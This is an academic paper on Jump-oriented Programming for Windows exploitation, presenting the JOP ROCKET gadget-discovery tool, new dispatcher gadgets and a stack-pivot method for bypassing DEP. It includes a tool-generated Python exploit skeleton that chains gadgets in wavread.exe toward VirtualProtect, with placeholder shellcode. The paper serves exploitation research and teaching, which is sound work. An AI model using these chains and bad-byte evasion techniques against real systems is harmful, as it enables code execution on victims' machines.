Move Over, ROP: Towards a Practical Approach to Jump-oriented Programming

Bramwell Brizendine, Austin Babcock, Andrew Kramer

Dakota State University

Abstract

Jump-oriented Programming (JOP) is an advanced, little studied form of code-reuse attacks, very different from Return-oriented Programming (ROP). Little work has been done with JOP apropos of practical, real-world usage. In this paper, we introduce a methodology of advanced manual techniques for performing JOP in a modern Windows environment, including novel, manual techniques to allow JOP to be more effective in real-world usage. This research culminates in JOP moving from the theoretical, to being more useful and relevant. This work provides a refinement and expansion of viable dispatcher gadgets, including a novel two-gadget dispatcher form, helping provide much needed flexibility to control flow mechanisms for JOP. We also provide a novel contribution with the JOP ROCKET, which allows for the automatic JOP chain construction, to produce complete JOP chains to bypass DEP, utilizing an novel variation on JOP, involving a series of stack pivots.

Keywords: Jump-oriented Programming, Return-oriented Programming, Code-reuse Attacks, Software Exploitation, Reverse Engineering, Cyber Operations

1. Introduction

Return-oriented Programming (ROP) has been the predominant code-reuse attack, since its formal introduction to the academic literature in 2007 [1]. In fact, ROP has become so omnipresent and ubiquitous, that one might mistakenly think it is the only code-reuse attack available. As we look at exploits, we can find hundreds of ROP examples at Exploit Database, yet there are just a few [2–4] publicly available in the wild that intermix a substantial amount of JOP, and none that include complete JOP chains. We can categorize Jump-oriented Programming as a state-of-the-art form of code-reuse attacks, able to completely abandon the usage of *ret* instructions, while avoiding the use of the stack for control flow purposes, although we do use it to set up WinAPI functions. JOP is a seismic shift to a very different style of code-reuse attacks from ROP. While some varieties of JOP can be intermixed with ROP, JOP also stand on its own, fully separate from ROP. There were even claims as recent as 2015 that JOP had never been done in the wild [5], and since then it has only ever been rarely done. In fact, there was no public demonstration of a complete JOP chain until our presentation at DEF CON 27 in Las Vegas 2019, where we used only JOP to bypass DEP. Since then, outside of JOP exploits being written in an Advanced Software Exploitation course taught by one of the authors, we are not aware of other complete JOP chains. This research hopes to change that, as we have made a number of significant contributions since the release of the JOP ROCKET [6–8] in 2019.

While JOP has been written about in the academic literature for over a little over a decade, it has languished, mostly forgotten, with only some varieties of JOP used to intermix with ROP. This is hardly surprising, given the previous absence of tools to facilitate JOP gadget discovery and use, and the nearly complete lack of documentation on practical details of performing JOP.

The need for dedicated JOP tools led to the JOP ROCKET[1], aa mature tool for discovery and classification of JOP gadgets, allowing users to find gadgets and construct a JOP chain from scratch, assuming sufficient gadgets. JOP ROCKET is also the first utility to find dispatcher gadgets, which are required to do an exploit entirely without the use of ROP. With dispatcher gadgets and JOP gadgets, we can entirely avoid not only all *ret* instructions, but also the use of the stack for control flow purposes.

[1] The latest version of JOP ROCKET can be downloaded via https://github.com/Bw3ll/JOP_ROCKET/

In late 2020, we added support for automatic JOP chain construction, to create a complete JOP chain to bypass DEP using VirtualProtect or VirtualAlloc. The automated JOP chain involves a novel JOP technique requiring fewer gadgets, offering simpler usage. In April 2021, we also extended the JOP ROCKET, introducing a two-gadget dispatcher, allowing for a single gadget that was relatively obscure to be found more easily, and thus make ability to use a complete JOP chain more likely.

This paper's organization will be as follows. First, we will introduce JOP, providing a background on this form of code-reuse attacks, exploring the academic literature. Next, we will introduce JOP ROCKET, discussing the tool, its contributions, and its general usage. Then we will discuss ROCKET's automatic JOP chain construction and the novel approach behind it. We will then present our novel dispatcher gadgets, including a two-gadget dispatcher. Previously, JOP using the dispatcher paradigm was limited, owing to scarcity of dispatcher gadgets. This variation is significant because it allows for vastly more possibilities. This novel two-gadget dispatcher coupled with our stack pivot variation on JOP should enable JOP to be more feasible on many more applications. Finally, we will take a deep dive into manual techniques for JOP. Many details on JOP usage in a modern Windows environment had never before been documented; some of these techniques we have had to develop through trial and error and experimentation, taking a theoretical approach and making it pragmatic, providing solutions to make JOP viable.

2. Jump Oriented Programming Fundamentals

JOP is a state-of-the-art form of code-reuse attacks. Categorizing JOP may be useful as a human construct, but we emphasize these distinctions are arbitrary, as there can be intermixing of the different styles. The first method is the Bring Your Own Pop Jump (BYOPJ) [9], where a register can be loaded with an address, which is then executed. The next method utilizes the dispatcher gadget, allowing the attacker to craft a dispatch table in memory and user a dispatcher to execute individual functional gadgets [10]. The third approach to JOP [2–4] is a real-world variation on BYOP, combining functional and dispatcher gadgets as a more labyrinthine chain, allowing for a greater variety of indirect jumps and calls.

2.1 Bring Your Own Pop Jump Paradigm

The BYOPJ paradigm [9] allows much flexibility, allowing one register to be loaded with the address of another gadget, e.g. *pop eax; jmp eax*, which can then be executed. Thus, this allows for gadgets to be chained together. Two options are possible with this approach. First, a *ret* could be loaded into the register, and whenever EAX is called, e.g. *jmp eax, call eax*, it functions as a ROP gadget, causing a *ret*, using the stack in the normal manner. The other approach is the register could point to another JOP gadget, allowing them to be chained. In our example, rather than pointing to a *ret*, EAX might point to a JOP gadget, e.g. *pop ebx; xor edx, edi; jmp ebx*. EBX in turn could point to yet another, transitioning to another gadget. This approach could prove more labyrinthine, as the gadgets handle both control flow and more purposeful operations, e.g. setting up a WinAPI call. Neither of the BYOPJ approaches are favored by this research, although they are useful in extending the ROP attack surface.

2.2 Dispatcher Gadget Paradigm

The dispatcher gadget paradigm [10] is the approach this research favors. A dispatch table, containing addresses of functional gadgets, is create anywhere in memory. Functional gadgets can be viewed as being similar to ROP gadgets, used to deal with mitigations or set up WinAPI calls. The dispatcher is a special gadget that orchestrates control flow, It can advance forwards or backwards in a predictable fashion; it then dereferences and executes functional gadgets. An exploit writer can place functional gadgets inside the dispatch table. After each functional gadget, the dispatcher is called again, advancing to the next functional gadget until the JOP chain is complete, as seen in the diagram.




Figure 1. Control flow in JOP is established via a dispatch table and dispatcher gadget, allowing for functional gadgets to be executed one after the other.

While some make the distinction between JOP and call-oriented programming (COP)[11], they actually are one in the same. The primary difference is indirect calls push the address of the next instruction onto the stack. This could interfere with WinAPI arguments being set up. However, this can be compensated for with a small stack pivot, such as a *pop* or *add esp, 4*, restoring the stack to what it was. Thus, by intermixing indirect jumps and calls, we can significantly enrich the JOP attack surface. To distinguish between them seems unnecessarily pedantic, not reflective of real-world usage.

Though not used for control flow, the stack still plays a critical role, as it holds arguments for WinAPI calls; it also may hold values for *pop* instructions. For exploit writers first encountering JOP, it should be emphasized the dispatch table is separate from and not intermixed with stack values; both form separate parts of the payload, and they may even be in separate parts of memory.

3. JOP ROCKET

The JOP ROCKET [6–8] is a mature tool dedicated to discovery and classification of JOP gadgets, with many features to aid an exploit author in being successful with JOP. Not only was there previously no documentation on practical details of doing JOP in a modern Windows environment, but there were no dedicated tools to discover JOP. Tools such as such as Mona [12], ROPgadget [13], and Ropper [14] were dedicated to ROP, but provided only highly minimal, if any, placeholder support for JOP. Without a dedicated tool, it would have been a monumental effort to find sufficient gadgets for an approach of pure JOP. Firstly, the JOP gadget discovery algorithm is significantly more complex than its ROP counterpart. The algorithm to discover ROP gadgets is simple: find a C3 opcode for ret; disassemble backwards to discover all useful gadgets. This includes finding unintended instructions through what is known as opcode splitting. Thus, from *push 0xc354ba55*, if we were to start execution in the middle of the instruction, we could produce the unintended instruction of *push esp; ret*, as shown in the figure. Such opcode splitting expands the attack surface significantly. With JOP, there are dozens of opcodes to search for.

Opcodes	Instructions
68 55 ba 54 c3	push 0xc354ba55

Opcodes	Instructions
54	push esp
c3	ret

Figure 2. Opcode splitting is used with code-reuse attacks to find useful, unintended instructions.

The attack surface for JOP can be vastly expanded by enumerating these unintended instructions. Searching for ROP in a manual process could be very tedious, and one could do this in a debugger or disassembler. However, with JOP, because there are numerous opcodes to search for, this takes more time and effort. Moreover, once gadgets were found, they would need to be separated by registers, as some are reserved for dispatch table and the dispatcher. The most important gadgets are dispatchers; finding these will dictate the choices of what is to come. With scores of impractical, repetitious gadgets, finding a dispatcher would be non-trivial. Thus, we were faced with a research problem of there being no dedicated tools supporting JOP gadget discovery and classification [5, 9, 10, 15, 16]. Without solving this and related problems, JOP would likely be impractical except for the most highly dedicated exploit authors.

ROP without a dedicated toolset would be laborious, yet the available tools tremendously simplify it, and what might otherwise be inaccessible, has long since become simple. In that same vein, JOP ROCKET provides a highly efficient solution to this research problem, taking what would require many man hours of labor and reducing it a task that could be completed in as little as a minute.

3.1 Design of JOP ROCKET

We use design science methodology [17] to create in an artifact that is an instantiation of all the many JOP methods that the tool encompasses; this artifact is JOP ROCKET itself. The result is an object-oriented, highly modular Python program, comprised of over 30,000 lines of code, with hundreds of data structures and numerous functions. ROCKET provides a suite of utilities related to JOP gadget discovery and classification, allowing users to construct JOP manually, and it also automates JOP chain construction, utilizing a series of stack pivots to bounce from one location to the next, and then making a dereferenced WinAPI call with the stack parameters already in place.

JOP ROCKET makes several contributions. First, it uses a refinement of the JOP gadget discovery algorithm to search for and discover all possible opcodes for indirect jumps and calls that could be used for JOP. Second, while finding these gadgets, it simultaneously classifies gadgets into over a hundred categories, based on operation performed and registers affected; this also includes dispatcher gadgets, which we discuss in a separate section. Finally, as we discuss in its own section, ROCKET supports automatic JOP chain construction, allowing for complete JOP chains to be built to bypass DEP.

3.1.1 JOP Gadget Discovery and Classification

With JOP, the process of gadget discovery is more nuanced, as the JOP ROCKET searches for 49 unique opcodes, including ones for indirect calls and jumps, e.g. *jmp eax*, and there are dereferenced, indirect jumps and calls, e.g. *jmp dword ptr [eax]*, as well as dereferenced, indirect jumps to a register and an offset, e.g. *jmp dword ptr [eax+0x201]*. It is the opcodes that must be searched for, rather than the Assembly mnemonics that might be intended instructions. Each of these 49 opcodes begins with FF, an commonly used opcode, allowing for unintended instructions to be found. ROCKET will first search for FF and if found it will search for the remaining opcodes that correspond to specific types of indirect jumps and calls; searching for one opcode and then those remaining allows for a very substantial performance enhancement, particularly with larger binaries. Once opcodes are found, JOP ROCKET will immediately find all possible gadgets that can be derived from it, by generating small chunks of disassembly, from 2 to 20 bytes, created by disassembling backwards. By iterating through each chunk, we ensure all unintended instructions are found. ROCKET will only save unique gadgets. ROCKET's algorithm to discover JOP gadgets is a novel refinement of the original algorithm [10], ensuring all JOP gadgets are found. As the code is lengthy and complex, we refer the reader to the GitHub [8].

Once an indirect jump or call is found, ROCKET simultaneously performs classifications of the gadget into myriad categories, based on the operation used and the register affected, with over a hundred classifications possible. All gadgets are classified immediately after being found, before searching for the

next opcode. Having gadgets classified into broad categories like *mov* and subcategories like the registered affects lets users easily retrieve specific gadgets sought. The algorithm saves each register at the address of the target operation. While expanding the attack surface with unintended instructions is critical for any code-reuse attack tool, lead to some highly impractical gadgets. Thus, JOP ROCKET employs filtering to eliminate most impractical gadgets. For instance, *mov dword ptr [edi + esi], 34; ret; jmp ebx* would not be useful; it would be quietly discarded.

Once gadgets are found and classified, they are simultaneously saved into hundreds of data structures. Only minimal bookkeeping data is saved with no actual opcodes or text preserved. This bookkeeping data allows for gadgets to be called upon and generated on the fly. A user can select the types of gadgets they are interested, and output will be produced, according to their specifications, in seconds. For some functions, limited emulation is performed on gadgets, to discover stack pivot amounts.

Once a user selects desired output on the print menu, their selections are used to generate the output on the fly, saved as text files. This is done by using the minimal bookkeeping data to carve out small chunks of opcodes, which are each sent to Capstone and disassembled, and this is used by JOP ROCKET to generate the gadgets. The user has a lot of flexibility to select only operations of interest to them. For instance, perhaps they only want to see gadgets that *mov* a value into EDI; that specificity is allowed.


4. Novel Variation of JOP Using Multiple Stack Pivots

Previously it had seemed that to create a JOP chain through automation would be impossible, owing to JOP's much greater complexity with control flow, with dispatch table, dispatcher gadgets, functional gadgets, and the restrictive use of registers. The dispatch registers must be preserved to point to the dispatcher and dispatch table. With ROP, the technique that Mona uses to set up a ROP chain is *pushad*, populating registers with parameter values for VirtualProtect and VirtualAlloc. After *pushad*, then the stack would be set up, and then a pointer to the WinAPI function could be dereferenced and jumped to, allowing DEP to be bypassed. In the case of VirtualProtect, memory could be changed to RWX, allowing for shellcode to be executed, and with VirtualAlloc, memory could be allocated with RWX permissions. Yet, with JOP there is no similar gadget like *pushad* to easily facilitate automation.

With JOP, it seemed that just a manual process of painstakingly pushing stack values or otherwise manually setting up each WinAPI parameter in the correct would be the only approach. However, an alternative method is to use a series of stack pivots. That is, we could simply push all the WinAPI arguments, return address, and function pointer onto the stack in the correct order as part of the ipayload. Then, a series of stack pivots could be used to reach these arguments. While this approach is not always reliable, it can work if EIP is at a predictable distance from the desired stack values after the vulnerability is triggered. For instance, if the WinAPI arguments are found to be 0x3000 bytes from where ESP is located after the vulnerability is triggered, then a stack pivot could be sought that is at least 0x3000 bytes from it, using one or more stack pivots. We can precisely calculate the distance, and if this is not possible, we can come as close as we can and use JOP nops at the start of the dispatch table.

One requirement for the automated generation of a code-reuse attack chain is following some preset recipe. With ROP, it is simple to use *pushad* as the cornerstone of the recipe. Rules can govern how specific inputs could be crafted to populate each register, based on available gadgets. The focus is in providing a certain predetermined order of values that could be used as arguments to WinAPI functions. With Mona, there is much subtlety and nuance, providing a variety of ways to obtain the desired register values. With ROCKET, using a series of stack pivots to reach the WinAPI arguments is a simple approach for automating JOP chain generation. This method also allows for a JOP chain to be achieved in a relatively small number of gadgets, whereas manually crafting each parameter value would take far more gadgets.

The approach to JOP with multiple stack pivots is depicted in the figure. Two stack pivots are used to add 0x700 to ESP, while another adds 0x500, and another, 0x20. The total pivot is 0x1320. If the stack values were 0x1315 bytes away, the pivots would take us within 0xB bytes of that location. With padding and pivots, it could be possible to precisely reach the payload, while JOP nops could also be used in the beginning of the dispatch table if not quite precise. The next gadget following the stack pivots is *pop eax*, which is used to move a pointer to VirtualProtect into EAX. That is then dereferenced with a *jmp dword ptr [eax]*¸ thereby beginning the call to VirtualProtect, with all the needed arguments and the return address on the stack. The ideal setup for this is when the payload is within a fixed, predictable distance that can be determined programmatically, e.g. X bytes from a particular part the binary at a specific point during the exploit. Placing the dispatch table on the stack would be simplest, but the heap could work.



[ESI] → Address	Gadget
base + 0x15eb	add esp, 0x700 # push edx # jmp ebx
0x41414141	filler
base + 0x15eb	add esp, 0x700 # push edx # jmp ebx
0x41414141	filler
base + 0x17ba	add esp, 0x500 # push edi # jmp ebx
0x41414141	filler
base + 0x14ef	add esp, 0x20 # add ecx, edi # jmp ebx
0x41414141	filler
base + 0x124d	pop eax # jmp ebx
0x41414141	filler
base + 0x1608	jmp dword ptr [eax]

Address	dispatcher gadget
EBX → 0x00402334	add esi, 0x8 # jmp dword ptr [esi]

Sample Value	Stack Parameter for VP
0x00426024	PTR -> VirtualProtect()
0x0042DEAD	Return Address
0x0042DEAD	lpAddress
0x000003e8	dwSize
0x00000040	flNewProtect -> RWX
0x00420000	lpflOldProtect → writable location

Figure 3. Hypothetical JOP chain using a series of stack pivots to adjust esp to point to WinAPI function arguments.

4.1 Automatic JOP Chain Generation to Bypass DEP

JOP ROCKET performs analysis of available gadgets to determine how to create the JOP chain. First, it uses two ROP gadgets to set up JOP, and then a JOP gadget is initiates the chain. Beyond this, the chain is pure JOP, free of *rets*. ROCKET then identifies pointers to WinAPI functions that can be used to help bypass DEP, such as VirtualAlloc and VirtualProtect. If these are not found, a place holder of *0xdeadc0de* is found, as it can be possible to extrapolate these gadget addresses. This and appropriate parameters are placed on the stack. ROCKET identifies a dispatcher gadget, adding padding to the dispatch table between functional gadgets; the padding is calculated based on distance moved. If no dispatcher is found, this is left as a placeholder. ROCKET then finds the necessary stack pivots that falls within the specified, acceptable range. Finally, JOP ROCKET will find a *pop* to load the WinAPI function address from the stack, then making a dereferenced jump to VirtualProtect or VirtualAlloc, to bypass DEP.

ROCKET maintains continuity between registers. To facilitate this, ROCKET identifies the dispatch registers, including the register being added to and dereferenced by the dispatcher, pointing to the dispatch table, and the register pointing to the dispatcher, which each functional gadget ends in. For purposes of simplicity, subsequent gadgets avoid usage of the dispatch registers, and all functional gadgets end in the same register.

The art of exploit development is an iterative process. Thus, for various obscure reasons, some exploits may not work. ROCKET helps with this process by creating as many possible JOP chains as possible. It does this from two standpoints. First, it finds unique chains for functional gadgets that end in every register except ESP, regardless of dispatcher used, providing multiple possibilities. Second,

ROCKET will create 5 different chains for each register, using different stack pivots. Thus, if one proved to be problematic for some obscure reason, there would be other choices available. For some binaries, not all registers will support this stack pivot approach, as available stack pivot gadgets may be in conflict with dispatch registers.

```
import struct
def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
def create_jop_chain():
    jop_gadgets = [
        0x41414141, 0x41414141, #    padding for dispatch table (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x41414141, 0x41414141, #    padding for dispatch table (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes] 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x41414141, 0x41414141, #    padding for dispatch table
        0x00401546, # (base + 0x1546), # pop eax # jmp eax # wavread.exe # Set up pop for VP
        0x41414141, 0x41414141,#     padding for dispatch table
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualAlloc
        # JOP Chain gadgets are checked *only* to generate the desired stack pivot
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)
rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location
shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1
payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

Figure 4. Python exploit script containing a JOP chain to bypass DEP with VirtualProtect, generated by JOP ROCKET.

ROCKET will populate different chains for VirtualProtect and VirtualAlloc, to achieve the target stack pivot range. The range minimum is the actual distance from how far ESP is when a vulnerability is triggered to where the dispatch table is located. The user may enter a minimum and maximum for the acceptable range, so that the stack pivot amount is appropriate to the exploit. Although there is a default value, it is recommended to enter the true range. After all, if there is a large stack pivot gadget and no smaller gadgets for a register, then ROCKET might not display any results for that register, due to lack of smaller pivots. What is available with the attack surface is most visible with an accurate stack pivot range.

With ROP, we intermix our ROP gadgets and other values that might go on the stack, via *pop*, etc. With JOP, the stack values generated by ROCKET, including the WinAPI arguments, the function pointer, and the return address, are separate from the dispatch table. Some stack values may need to be customized by the user. It is also possible some parameters may need to be generated dynamically, such as a return address, which is outside the scope of what ROCKET does. It may not always be possible input the stack values directly, due to bad byte limitations. If so, dummy values can be supplied; those could later be overwritten. This would require manual techniques such as described elsewhere in this paper.

ROCKET produces a fully developed Python script. Still, there is a requirement for an initial vulnerability, which much be triggered. Logic for the vulnerability will need to be added to the Python script. ROCKET's JOP chain has two functions, creating ROP and JOP functions, and it also has a vp_stack, consisting of the stack values. ROCKET also provides other typical exploit essentials as placeholders.

4.2 Addresses with Bad Bytes Used for Stack Pivoting

Although ROCKET can generate a JOP chain that bypasses DEP, a manual approach may be preferred in some situations, such as when function pointers or gadget addresses contain bad bytes. To address this issue, techniques similar to those in the *Gadget Addresses Containing Bad Bytes* section can be used. First, encoded values for the relevant stack pivot addresses can be loaded into registers. Afterwards, these encoded addresses can be modified via an instruction such as *xor*, *neg*, or *add*, to load the stack pivot address into the register. Afterwards, a simple *jmp* instruction can be used to execute the stack pivot containing bad bytes. Thus, we can call a gadget despite there being bad bytes in its address.




Figure 5. An example of the stack pivoting approach while avoiding bad bytes in some gadgets.

The figure shown above displays an example of using two gadgets whose addresses contain bad bytes to perform a stack pivot. The address of the gadget *add esp, 0x40* is loaded into EAX using a *neg* instruction to avoid bad bytes. Although the first stack pivot's address has not been supplied in the payload, it can still be executed via the use of *jmp eax.* Once the first stack pivot completes, an *xor edx, edi* instruction is used to load the value 0x00131222 into EDX. Since this is the address of the second stack pivot, *jmp edx* allows the gadget to be executed. Now a total pivot of 0x6b bytes has been performed. If this were the desired pivot to the start of parameters, the WinAPI function could be called at this point to bypass DEP.

5. Novel Dispatchers and the Two-Gadget Dispatcher

The single most important JOP gadget is the dispatcher, as it orchestrates control flow for the exploit. The dispatcher predictably changes a value in a register, which is dereferenced; the dispatcher itself is pointed to by a register. The ideal form of the dispatcher is a very short gadget that only minimally modifies the dispatch table index, as long as it changes at least 4 bytes, the size of a gadget address. An ideal dispatcher gadget is short and predictably changes the dispatcher by a small constant, e.g. *add ebx, 0x6 ; jmp dword ptr [ebx]* or *sub edi, 0x8; jmp dword ptr [edi]*. While ideal, these forms of the dispatcher can scarcer, so others that are less desirable may be necessary. For instance, we could have *add ebx, edi; jmp dword ptr [ebx]*. This example requires three registers being preserved, which tend to be restrictive. Expanding the size of the dispatcher from 2 lines to a few may be necessary. The danger in increasing the size of the dispatcher is in clobbering dispatch registers, ruining the chain. Alternatively, registers used by functional gadgets could have their usefulness reduced, e.g. *add ebp, 0x08; add edx, 0x8; jmp dword ptr [ebp]*. If EDX was added to with every invocation of the dispatcher, this would need to be accounted for.

Add Dispatcher Gadgets	*Sub* Dispatcher Gadgets	*Lea* Dispatcher Gadgets
add reg, [reg + const]; jmp dword ptr [reg];	sub reg, [reg + const]; jmp dword ptr [reg];	lea reg, [reg + const]; jmp dword ptr [reg];
add reg, constant; jmp dword ptr [reg];	sub reg, constant; jmp dword ptr [reg];	lea reg [reg + reg * const]; jmp dword ptr [reg];
add reg1, reg2; jmp dword ptr [reg1];	sub reg1, reg2; jmp dword ptr [reg1];	lea reg, [reg + reg]; jmp dword ptr [reg];
adc reg, [reg + const]; jmp dword ptr [reg];	sbb reg, [reg + const]; jmp dword ptr [reg];	
adc reg, constant; jmp dword ptr [reg];	sbb reg, constant; jmp dword ptr [reg];	
adc reg1, reg2; jmp dword ptr [reg1];	sbb reg1, reg2; jmp dword ptr [reg1];	

Figure 6. The ideal form of the dispatcher gadget is to predictably modify the dispatch table.

The figure shows an example of a dispatcher executing functional gadgets, with the dispatch table shown in Immunity's memory dump window. Functional gadget addresses are listed in the dispatch table and are separated by four bytes of padding. When the dispatcher executes, it increments EDI by eight bytes and jumps to the next functional gadget found at that address. Each functional gadget ends in a *jmp edx* which is loaded with the address of the dispatcher gadget.




Figure 7. Diagram from an exploit showing the flow of execution from dispatcher gadget to functional gadget and back.

Finding suitable dispatcher gadgets previously was a significant hindrance to the exploit development process. After all, without a viable dispatcher gadget the mechanics of control flow will not work. While the aforementioned gadgets are ideal, this research makes several novel contributions in the form of dispatcher gadgets. Firstly, we extend the single-gadget form of the dispatcher, introducing new instructions that can be used for this purpose. Secondly, we introduce the two-gadget dispatcher, opening potentially vastly more possibilities for dispatchers. These are important contributions, allowing pure JOP to be possible where it otherwise might not be. The single gadget forms we introduce are *lea*, which is more similar to *add* and *sub*. The others are single opcode gadgets that predictably modify a register, advancing it forward by 4 or 8 bytes at a time.

This research makes a novel contribution with *lea* as a dispatcher. While *lea* instructions are plentiful, the required form of *lea* is not, as we need to load the register and some value into the same register, e.g. *lea eax [eax + 0x28]*.

Other Dispatcher Gadgets	Dereferenced	Overwritten	Point to Memory	Change
lodsd; jmp dword ptr [esi];	ESI	[EAX]	ESI	4 bytes
cmpsd; jmp dword ptr [esi];	ESI	None	ESI, EDI	4 bytes
cmpsd; jmp dword ptr [edi]	EDI	None	ESI, EDI	4 bytes
movsd; jmp dword ptr [esi]	ESI	[EDI]	ESI, EDI	4 bytes

Figure 8. Other variant dispatcher gadgets.

